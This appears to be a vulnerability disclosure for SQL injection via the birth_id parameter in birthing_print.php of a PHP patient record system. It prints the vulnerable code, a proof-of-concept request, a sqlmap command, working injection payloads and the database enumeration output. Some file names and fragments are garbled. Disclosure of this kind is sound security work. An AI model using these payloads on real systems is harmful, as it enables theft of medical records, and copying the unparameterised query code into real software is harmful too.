

PATIENT_RECORD_MANAGEMENT_SYSTEM_IN_PHP has sql injection indental _birthing_print.php

supplier

https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google_vignette

Vulnerability parameter


/birthing_print.php

describe

An unrestricted SQL injection attack exists in patient-record-management-system-in-php in birthing_print.php, The parameters that can be controlled are as follows: \$birth_id. This function executesthe comp_ birth_id parameter into the SQL statement without any restrictions. A malicious attacker couldexploit this vulnerability to obtain sensitive information i n the server database

Code analysis

When the value of \$birth_id parameter is obtained in dental _birthing_print.php , it will be concatenated intoSQL statements and executed, which has a SQL injection vulnerability.



```
19 </thead>
20 <body>
21 <?php
22     $conn = new mysqli("localhost", "root", "123456", "hcpms") or die(mysqli_error());
23     $q2 = $conn->query("SELECT * FROM `itr` WHERE `itr_no` = '$_GET[itr_no]'" or die(mysqli_error());
24     $f2 = $q2->fetch_array();
25     $q = $conn->query("SELECT * FROM `birthing` WHERE `itr_no` = '$f2[itr_no]' && `birth_id` = '$_GET[birth_id]'" or die(mysqli_error());
26     $c = $q->num_rows;
27     $f = $q->fetch_array();
28 }>
```

POC

GET /birthing_print.php?birth_id=1* HTTP/1.1

Content-Type: application/json

Host: hcpms

Result

```
python3 ./sqlmap.py -u http://hcpms/birthing_print.php?birth_id=1 -p birth_id --dbms=MySQL --dbs
```

got a 302 redirect to 'http://hcpms/index.php'. Do you want to follow? [Y/n] n

```
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
--
Parameter: birth_id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: birth_id=1' AND (SELECT 3887 FROM (SELECT(SLEEP(5)))byGO) AND 'ymrW'='ymrW

  Type: UNION query
  Title: Generic UNION query (NULL) - 38 columns
  Payload: birth_id=1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178767a71,0x72454266626
86a4c5a77595357467a6544706667537a73584251424964646b6149516166464b4f75,0x716b787671),NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,-- --
--
[18:28:37] [INFO] the back-end DBMS is MySQL
[18:28:37] [CRITICAL] connection was forcibly closed by the target URL. sqlmap is going to retry the request(s)
web application technology: Apache 2.4.39, PHP 5.6.9
back-end DBMS: MySQL >= 5.0.12
[18:28:38] [INFO] fetching database names
available databases [9]:
[*] gxlcms
[*] hcpms
[*] information_schema
[*] mces
[*] mutillidae
[*] mysql
[*] performance_schema
[*] qdocrm
[*] sys
```